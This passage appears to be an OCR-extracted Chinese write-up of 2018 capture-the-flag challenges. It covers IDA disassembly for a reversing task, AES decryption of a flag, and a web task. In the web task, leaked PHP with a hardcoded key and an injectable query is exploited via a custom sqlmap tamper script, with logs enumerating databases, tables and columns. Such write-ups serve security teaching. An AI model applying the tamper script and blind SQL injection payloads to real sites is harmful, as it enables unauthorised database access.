.rdata:00402128 aWellDone       db 'Well Done!',0Ah,0   ; DATA XREF: _main+62↑o
.rdata:00402134 ; char aYourWrong[]
.rdata:00402134 aYourWrong      db 'Your Wrong!',0Ah,0  ; DATA XREF: _main:loc_401069↑o
.rdata:00402141                 align 10h
.rdata:00402150 byte_402150     db 32h                  ; DATA XREF: sub_401090:loc_4010CC↑r
.rdata:00402151 byte_402151     db 61h                  ; DATA XREF: sub_401090:loc_4010E9↑r
.rdata:00402152 a49f69c38395cde db '49f69c38395cde96d6de96d6f4e025484954d6195448def6e2dad67786e21d5ad'
.rdata:00402152                 db 'ae6',0
.rdata:00402197                 align 10h
.rdata:004021A0 byte_4021A0     db 63h                  ; DATA XREF: sub_401090+82↑r
.rdata:004021A1                 db  7Ch ; |
.rdata:004021A2                 db  77h ; w
.rdata:004021A3                 db  7Bh ; {
.rdata:004021A4                 db 0F2h ;
.rdata:004021A5                 db  6Bh ; k
.rdata:004021A6                 db  6Fh ; o
.rdata:004021A7                 db 0C5h ;
.rdata:004021A8                 db  30h ; 0
.rdata:004021A9                 db    1
.rdata:004021AA                 db  67h ; g
.rdata:004021AB                 db  2Bh ; +
00000FA3 00000000004021A3: .rdata:004021A3
```

d1

d2


https://blog.csdn.net/lycnjupt

```
.rdata:00402295                 db 0E6h ;
.rdata:00402296                 db  42h ; B
.rdata:00402297                 db  68h ; h
.rdata:00402298                 db  41h ; A
.rdata:00402299                 db  99h ;
.rdata:0040229A                 db  2Dh ; -
.rdata:0040229B                 db  0Fh
.rdata:0040229C                 db 0B0h ;
.rdata:0040229D                 db  54h ; T
.rdata:0040229E                 db 0BBh ;
.rdata:0040229F                 db  16h
.rdata:004022A0 __load_config_used dd 48h               ; Size
.rdata:004022A4                 dd 0                    ; Time stamp
.rdata:004022A8                 dw 2 dup(0)             ; Version: 0.0
.rdata:004022AC                 dd 0                    ; GlobalFlagsClear
.rdata:004022B0                 dd 0                    ; GlobalFlagsSet
.rdata:004022B4                 dd 0                    ; CriticalSectionDefaultTimeout
.rdata:004022B8                 dd 0                    ; DeCommitFreeBlockThreshold
.rdata:004022BC                 dd 0                    ; DeCommitTotalFreeThreshold
.rdata:004022C0                 dd 0                    ; LockPrefixTable
.rdata:004022C4                 dd 0                    ; MaximumAllocationSize
.rdata:004022C8                 dd 0                    ; VirtualMemoryThreshold
000010A8 00000000004022A8: .rdata:004022A8
```

d2

https://blog.csdn.net/lycnjupt

脚本运行结果如下：




flag{Th1s_1s_Simple_Rep1ac3_Enc0d3}

1. 题目名：Common Crypto

解题思路、相关代码和Flag截图：


题目需要输入一个flag,然后一个字符串比较验证，动态调试跟进第一个sub_140001000函数,发现里面进行这一些赋值的操作,而且调用了一个数组,发现是一个aes盒，确定是AES加密



发现字符和49f69c38395cde96d6de96d6f4e025484954d6195448def6e2dad677
86e21d5ad比较，可以确定,此段就是我们要找的key,直接解密待比较的字符串的前32个字节即可

```
>>> s = '4dd78cfbcfc1dbd9e8f31715bf9c34643531656536366162313635386330373 3'
>>> from Crypto.Cipher import AES
>>> aes = AES.new('1B2E3546586E72869BA7B5C8D9EFFF0C'.decode('hex'))
>>> aes.decrypt(s[:32].decode('hex'))+s[32:].decode('hex')
'hxb2018{3d39929451ee66ab1658c073'
>>>
```

得到flag：hxb2018{3d39929451ee66ab1658c073}放到程序里面验证正确：



1. 题目名 code check

首页公告链接：

http://39.108.176.234:49882/news/list.php?id=b3FCRU5iOU9lemZYc1JQSkY0WG5JZz09怀疑存在注入，id有加密

http://39.108.176.234:49882/news/目录下存在：list.zip，里面有id的加密

sktop\list.php - EditPlus

视图(V) 搜索(S) 文档(D) 工程(P) 工具(T) 浏览器(B) Zen Coding(Z) 窗口(W) 帮助(H)

```php
<?php
header('content-type:text/html;charset=utf-8');
require_once '../config.php';
//解密过程
function decode($data){
    $td = mcrypt_module_open(MCRYPT_RIJNDAEL_128,'',MCRYPT_MODE_CBC,'');
    mcrypt_generic_init($td,'ydhaqPQnexoaDuW3','2018201920202021');
    $data = mdecrypt_generic($td,base64_decode(base64_decode($data)));
    mcrypt_generic_deinit($td);
    mcrypt_module_close($td);
    if(substr(trim($data),-7)!=='hxb2018'){
        echo '<script>window.location.href="/index.php";</script>';
    }else{
        return substr(trim($data),0,strlen(trim($data))-7);
    }
}
$id=decode($_GET['id']);
$sql="select id,title,content,time from notice where id=$id";
$info=$link->query($sql);
$arr=$info->fetch_assoc();
?>
<!DOCTYPE html>
<html lang="en">
<head>
<meta charset="UTF-8">
<title>X公司HR系统V1.0</title>
<style>.body{width:600px;height:500px;margin:0 auto}.title{color:red;height:60px;line-height:60px;font-size:30px;font-weight:700;margin-top:75pt;border-bottom:2px solid red;text-align:center}.content,.title{margin:0 auto;width:600px;display:block}.content{height:30px;line-height:30px;font-size:18px;margin-top:40px;text-align:left;color:#828282}</style>
</head>
<body>
<div class="body">
<div class="title"><?php echo $arr['title']?></div>
<div class="content"><?php echo $arr['content']?></div>
</body>
</html>
```

https://blog.csdn.net/lycnjupt

加密方法为先AES，再两次base64

编写tamper

idaesencode.py

```python
import base64
from Crypto.Cipher import AES
from lib.core.enums import PRIORITY
from lib.core.settings import UNICODE_ENCODING

_priority_ = PRIORITY.LOW

def dependencies():
    pass

def tamper(payload,**kwargs):
    return aes('ydhaqPQnexoaDuW3','2018201920202021',payload+'hxb2018')

def aes(key,iv,text):
    obj   = AES.new(key,AES.MODE_CBC,iv)
    count = len(text)
    add = 16 - (count % 16)
    text  = text + ('\0'*add)
    aesRes = obj.encrypt(text)
    return base64.b64encode(base64.b64encode(aesRes))
```

https://blog.csdn.net/lycnjupt

sqlmap注入得到flag:hxb2018{14ef3bd9a833a50b7ae24bbb0e4d57c8}

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL >= 5.0 boolean-based blind - Parameter replace
    Payload: id=(SELECT (CASE WHEN (6816=6816) THEN 6816 ELSE 6816*(SELECT 6816 FROM INFORMATION_SCHEMA.PLUGINS) END))
---
[19:19:19] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[19:19:19] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[19:19:19] [INFO] fetching database names
[19:19:19] [INFO] fetching number of databases
[19:19:19] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:19:19] [INFO] retrieved: 4
[19:19:19] [INFO] retrieved: information_schema
[19:19:23] [INFO] retrieved: mozhe_discuz_stormgroup
[19:19:29] [INFO] retrieved: mysql
[19:19:31] [INFO] retrieved: test
available databases [4]:
[*] information_schema
[*] mozhe_discuz_stormgroup
[*] mysql
[*] test

[19:19:32] [INFO] fetched data logged to text files under 'C:\Users\Andy\.sqlmap\output\39.108.176.234'

[*] shutting down at 19:19:32
```

https://blog.csdn.net/lycnjupt

```
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL >= 5.0 boolean-based blind - Parameter replace
    Payload: id=(SELECT (CASE WHEN (6816=6816) THEN 6816 ELSE 6816*(SELECT 6816 FROM INFORMATION_SCHEMA.PLUGINS) END))
---
[19:20:35] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[19:20:35] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[19:20:35] [INFO] fetching tables for database: 'mozhe_discuz_stormgroup'
[19:20:35] [INFO] fetching number of tables for database 'mozhe_discuz_stormgroup'
[19:20:35] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:20:35] [INFO] retrieved: 3
[19:20:35] [INFO] retrieved: notice
[19:20:37] [INFO] retrieved: notice2
[19:20:38] [INFO] retrieved: stormgroup_member
Database: mozhe_discuz_stormgroup
[3 tables]
+--------------------+
| notice             |
| notice2            |
| stormgroup_member  |
+--------------------+

[19:20:42] [INFO] fetched data logged to text files under 'C:\Users\Andy\.sqlmap\output\39.108.176.234'

[*] shutting down at 19:20:42
```

https://blog.csdn.net/lycnjupt

```
Parameter: id (GET)
    Type: boolean-based blind
    Title: MySQL >= 5.0 boolean-based blind - Parameter replace
    Payload: id=(SELECT (CASE WHEN (6816=6816) THEN 6816 ELSE 6816*(SELECT 6816 FROM INFORMATION_SCHEMA.PLUGINS) END))
---
[19:21:15] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[19:21:15] [INFO] the back-end DBMS is MySQL
web application technology: Nginx, PHP 5.5.38
back-end DBMS: MySQL >= 5.0
[19:21:15] [INFO] fetching columns for table 'notice2' in database 'mozhe_discuz_stormgroup'
[19:21:15] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[19:21:15] [INFO] retrieved: 2
[19:21:15] [INFO] retrieved: id
[19:21:16] [INFO] retrieved: int(4)
[19:21:18] [INFO] retrieved: title
[19:21:20] [INFO] retrieved: varchar(200)
Database: mozhe_discuz_stormgroup
Table: notice2
[2 columns]
+--------+--------------+
| Column | Type         |
+--------+--------------+
| id     | int(4)       |
| title  | varchar(200) |
+--------+--------------+

[19:21:23] [INFO] fetched data logged to text files under 'C:\Users\Andy\.sqlmap\output\39.108.176.234'

[*] shutting down at 19:21:23
```

https://blog.csdn.net/lycnjupt